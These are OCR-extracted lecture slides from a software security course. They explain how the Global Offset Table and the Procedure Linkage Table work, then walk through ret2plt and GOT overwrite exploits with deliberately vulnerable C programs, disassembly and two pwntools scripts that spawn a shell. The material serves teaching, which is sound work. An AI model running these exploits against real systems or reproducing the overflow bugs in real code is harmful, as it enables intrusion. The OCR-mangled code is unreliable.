
CSC 472 Software Security GOT Overwrite Attack

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Review



Bypassing ASLR/NX with Ret2PLT

How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.

However, that begs the question: how does the binary know where the address of anything is now that they are randomized?

The answer lies in something called the Global Offset Table (GOT) and the Procedure Linkage Table (PLT).

ASM CALL

Call's in ASM are ALWAYS to absolute address


0x08048588 <+85>: call 0x80484b6 <show_time>

How does it work with dynamic addresses for shared libraries?

Solution:

- A "helper" at static location
- In Linux: the Global Offset Table (GOT) and the Procedure Linkage Table (PLT). (they work together in tandem)


Procedure Linkage Table (PLT)



How does it work?

- "call system" is actually call system@plt
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got


Call System() Function in libc with PLT, GOT



Call System() Function in libc with PLT, GOT

.code: call <system@plt> plt. Write system@libc call <system@got> RTLD: .got: Resolve call <system@libc> address of system@libc

Call System() Function in libc with PLT, GOT



im not a procrastinator **Lazy Binding** .code: call <system@plt> i just prefer doing .plt: all my work in a deadline-induced panic call <system@got> RTLD: 1st time call System() .got: Resolve call <RTLD> address of system@libc .code: system@libc: call <system@plt> [Code] .plt: call system@libc After the 1st System() call

Bypass ASLR/NX with Ret2plt Attack

```
→ echo 2 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR (Address space layout randomization)

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show time();
```

ret2plt.c

Bypass ASLR/NX with Ret2plt Attack

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show time();
```

ret2plt.c

```
→ qcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```

Check PLT stub Address

```
~ objdump -d ./ret2plt .plt
 /ret2plt:
               file format elf32-i386
Disassembly of section .init:
0804830c < init>:
 804830c:
                53
                                         push
                                                 %ebx
 804830d:
                83 ec 08
                                         sub
                                                 $0x8,%esp
 8048310:
                e8 db 00 00 00
                                         call
                                                80483f0 < x86.get pc thunk.bx>
 8048315:
                81 c3 eb 1c 00 00
                                                 $0x1ceb,%ebx
                                         add
 804831b:
                8b 83 fc ff ff ff
                                                 -0x4(%ebx),%eax
                                         mov
 8048321:
                                                 %eax,%eax
                85 c0
                                         test
 8048323:
                74 05
                                                 804832a < init+0x1e>
 8048325:
                                                8048390 < gmon start @plt>
                e8 66 00 00 00
                                         call
 804832a:
                83 c4 08
                                         add
                                                 $0x8,%esp
 804832d:
                5b
                                                 %ebx
                                         pop
 804832e:
                c3
                                          ret
Disassembly of section .plt:
08048330 <.plt>:
 8048330:
                ff 35 04 a0 04 08
                                                0x804a004
                                         pushl
 8048336:
                ff 25 08 a0 04 08
                                                 *0x804a008
                                          jmp
 804833c:
                00 00
                                          add
                                                 %al,(%eax)
 8048340 <read@plt>:
 8048340:
                ff 25 0c a0 04 08
                                          jmp
                                                 *0x804a00c
 8048346:
                68 00 00 00 00
                                         push
                                                 $0x0
 804834b:
                e9 e0 ff ff ff
                                         jmp
                                                 8048330 <.plt>
 08048350 <printf@plt>:
                                                 *0x804a010
 8048350:
                ff 25 10 a0 04 08
                                          jmp
 8048356:
                68 08 00 00 00
                                         push
                                                $0x8
 804835b:
                e9 d0 ff ff ff
                                                 8048330 <.plt>
                                          jmp
 8048360 <puts@plt>:
 8048360:
                ff 25 14 a0 04 08
                                                 *0x804a014
                                          jmp
 8048366:
                68 10 00 00 00
                                                 $0x10
                                         push
 804836b:
                e9 c0 ff ff ff
                                                 8048330 <.plt>
                                          jmp
 8048370 <system@plt>:
 8048370:
                                                 *0x804a018
                 ff 25 18 a0 04 08
                                          jmp
 8048376:
                68 18 00 00 00
                                         push
                                                 $0x18
 804837b:
                e9 b0 ff ff ff
                                                 8048330 <.plt>
                                          jmp
 08048380 < libc start main@plt>:
 8048380:
                ff 25 1c a0 04 08
                                                 *0x804a01c
                                          jmp
 8048386:
                68 20 00 00 00
                                                 $0x20
                                         push
 804838b:
                e9 a0 ff ff ff
                                          jmp
                                                 8048330 <.plt>
```

0x08048370 For system@plt



Find Useable String as Parameter for System() function

The sheep are blue, but you see red

```
~ strings -a ./ret2plt
libc.so.6
IO stdin used
puts
printf
read
system
  libc start main
GLIBC 2.0
  gmon start
UWVS
date
Your name is %s
Welcome to the Matrix.
The sheep are blue, but you see red
illie is very important to us.
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister tm clones
```

ed



Unix-like operating system command

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi. Wikipedia

vuln _edata show time

Pwn Script


```
from pwn import *
system plt = 0 \times 08048370
ed str = 0x8049675
def main():
   # Start the process
    p = process("./ret2plt")
   # print the pid
    raw input(str(p.proc.pid))
    # craft the payload
    payload = "A" * 76
    payload += p32(system plt)
    payload += p32(0x41414141)
    payload += p32(ed str)
    payload = payload.ljust(96, "\x00")
    # send the payload
    p.send(payload)
    # pass interaction to the user
    p.interactive()
     name
          == " main ":
    main()
```

```
→ ~ objdump -d ./ret2plt .plt
./ret2plt:
               file format elf32-i386
Disassembly of section .init:
0804830c < init>:
804830c:
                53
                                                 %ebx
                                         push
804830d:
                83 ec 08
                                         sub
                                                 $0x8,%esp
8048310:
                e8 db 00 00 00
                                         call
                                                 80483f0 < x86.get pc thunk.bx>
8048315:
                81 c3 eb 1c 00 00
                                                 $0x1ceb,%ebx
                                         add
804831b:
                8b 83 fc ff ff ff
                                                 -0x4(%ebx),%eax
                                         mov
8048321:
                85 c0
                                         test
                                                 %eax.%eax
8048323:
                74 05
                                                 804832a < init+0x1e>
8048325:
                e8 66 00 00 00
                                         call
                                                 8048390 < gmon start @plt>
                83 c4 08
                                                 $0x8,%esp
804832a:
                                         add
804832d:
                5b
                                                 %ebx
                                         pop
804832e:
                c3
                                         ret
Disassembly of section .plt:
08048330 <.plt>:
8048330:
                ff 35 04 a0 04 08
                                                0x804a004
                                         pushl
8048336:
                ff 25 08 a0 04 08
                                                 *0x804a008
804833c:
                00 00
                                                 %al,(%eax)
08048340 <read@pl
8048340:
                                                 *0x804a00c
                ff 25 0c a0 04 08
                                          jmp
8048346:
                68 00 00 00 00
                                                 $0x0
                                         push
804834b:
                e9 e0 ff ff ff
                                          jmp
                                                 8048330 < plt:
08048350 <printf@plt>:
                ff 25 10 a0 04 08
8048350:
                                                 *0x804a010
8048356:
                68 08 00 00 00
                                                 $0x8
                                         push
804835b:
                e9 d0 ff ff ff
                                                 8048330 <.plt>
                                          jmp
08048360 <puts@plt>:
8048360:
                ff 25 14 a0 04 08
                                                 *0x804a014
                                          jmp
8048366:
                68 10 00 00 00
                                                 $0x10
                                         push
804836b:
                e9 c0 ff ff
                                                 8048330 <.plt>
                                         jmp
08048370 <svstem@plt>:
8048370:
                                                 *0x804a018
                ff 25 18 a0 04 08
                                         jmp
8048376:
                68 18 00 00 00
                                         push
                                                 $0x18
804837b:
                e9 b0 ff ff ff
                                                 8048330 <.plt>
                                         jmp
08048380 < libc start main@plt>:
8048380:
                ff 25 1c a0 04 08
                                                 *0x804a01c
                                         jmp
8048386:
                68 20 00 00 00
                                                 $0x20
                                         push
804838b:
                e9 a0 ff ff ff
                                                 8048330 <.plt>
                                         jmp
```

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
void show time() {
    system("date");
    system("cal");
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show time();
```

Is it possible to hack the program without system() (in the .PLT)?

GOT Overwrite Attack



bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
struct record {
    char name[24];
    char * album;
int main() {
   // Print Title
    puts("This is a Jukebox");
    // Create the struct record
    struct record now playing;
    strcpy(now playing.name, "Simple Minds");
    now playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Read some user data
    read(0, now playing.name, 28);
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    // Overwrite the album
    read(0, now playing.album, 4);
    printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);
    puts(now playing.name);
```

bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
struct record {
    char name[24];
    char * album;
int main() {
   puts("This is a Jukebox");
    struct record now playing;
    strcpy(now playing.name, "Simple Minds");
    now playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now playing.album);
   read(0, now playing.name, 28);
   printf("Now Playing: s (s)\n", now playing.name, now playing.album);
```

printf("Now Playing: %s (%s)\n", now playing.name, now playing.album);

The program is vulnerable in two ways:

1.It provides an information leak opportunity when the now_playing.album pointer is overwritten and the album name is printed.

read(0, now playing.album, 4);


puts(now playing.name);

2.It provides a write what where primitive when the now_playing.album pointer is overwritten and input is provided to the second prompt.


```
#include <stdio.h>
#include <string.h>
struct student
   int id1;
   int id2;
   char a;
   char b;
   float percentage;
int main()
   int i;
   struct student record1 = {1, 2, 'A', 'B', 90.5};
    printf("size of structure in bytes : %d\n",
       sizeof(record1));
   printf("\nAddress of id1 = %u", &record1.id1 );
   printf("\nAddress of id2 = %u", \&record1.id2);
   printf("\nAddress of a = %u", \&record1.a);
   printf("\nAddress of b = %u", &record1.b );
   printf("\nAddress of percentage = %u",&record1.percentage);
    return 0;
```

Struct.c

```
size of structure in bytes: 16
Address of id1 = 675376768
Address of id2 = 675376772
Address of a = 675376776
Address of b = 675376777
Address of percentage = 675376780
```



bypassGOT.c



```
#include <string.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

**struct record {
    char name[24];
    char * album;
};

int main() {
    // Print Title
    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

#include <stdlib.h>

If we take a look at the source code again, the following function is called last:

puts(now_playing.name);

If we leak the address of puts in libc, we can calculate the address of the libc base and subsequently, the address of the system function. Also, once we have that, we can write the address of the system function into the puts@got entry so that when this final line executes, it will actually execute:

system(now_playing.name);

Which means that system will be called with a parameter that we control!

Pwn Script

#!/usr/bin/python

```
from pwn import *
def main():
     p = process("./bypassGOT")
     # Craft first stage (arbitrary read)
     leak address = 0x0804a018 # Address of puts@got
     command = "/bin/sh"
     stage 1 = command.ljust(24, "\times00") + p32(leak address)
     p.recvrepeat(1)
     p.send(stage 1)
     data = p.recvrepeat(1)
     log.info("leaked data: %s" % data)
     leak = data[data.find("(") + 1 : data.rfind(")")]
     log.info("Got leaked data: %s" % leak)
     puts addr = u32(leak[:4])
     log.info("puts@libc : 0x%x" % puts addr)
     offset libc start main ret = 0x18e81
     offset system = 0 \times 0003 \text{cd} 10
     offset dup2 = 0 \times 0000e6110
     offset read = 0 \times 0000e5620
     offset write = 0 \times 0000e56f0
     offset str bin sh = 0 \times 17b8cf
     offset puts = 0 \times 00067360
     libc base = puts addr - offset puts
     log.info("libc base: 0x%x" % libc base)
     system addr = libc base + offset system
     log.info("system@libc: 0x%x" % system addr)
     p.send(p32(system addr))
     p.interactive()
      name == " main ":
     main()
```

Q&A

